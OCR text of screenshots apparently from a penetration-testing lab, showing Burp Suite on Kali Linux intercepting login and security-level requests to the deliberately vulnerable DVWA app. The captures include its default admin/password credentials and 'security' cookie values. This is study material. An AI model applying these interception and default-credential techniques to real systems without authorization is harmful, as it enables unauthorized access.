

Kali Linux Interna [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
19:47
Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intr
Dashboard Tar
Intercept HTTP
Forward
Burp Suite
192.68.50.101
192.68.50.101
192.68.50.101 - Ricerca Google
Keep up with the latest vulnerabilities
Web Security Academy
Register for free to advance your skills with interactive challenges from our leading researchers.
Get started →
Familiarize yourself with Burp Suite
Learn about Burp Suite and its main tools with our videos, guides and documentation.
Video tutorials →
Burp documentation →
CTRL (DESTRA



Damn Vulnerable Web Ap
Non sicuro | 192.168.50.101/dvwa/login
Username
admin
Password
Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 44
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.50.101/dvwa/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: security=high; PHPSESSID=d84ee6caf228029c0fc9e3275d6a979c
14 Connection: close
15
16 username=admin&password=password&Login=Login
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 3
Request Cookies 2
Request Headers 13
Search...
0 matches



Damn Vulnerable Web Ap
Non sicuro | 192.168.50.101/dvwa/se
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
DVWA
Script S
Security Level
You can set th
The security le
low
PHPIDS
PHPIDS v.0.6
You can enabl
PHPIDS is cu
[Simulate att
Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
1 GET /dvwa/security.php HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://192.168.50.101/dvwa/security.php
8 Accept-Encoding: gzip, deflate
9 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
10 Cookie: security=low; PHPSESSID=6731af15ae22e6d33904e25ce99dc0bf
11 Connection: close
12
13
Search...
0 matches
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 2
Request Headers 10

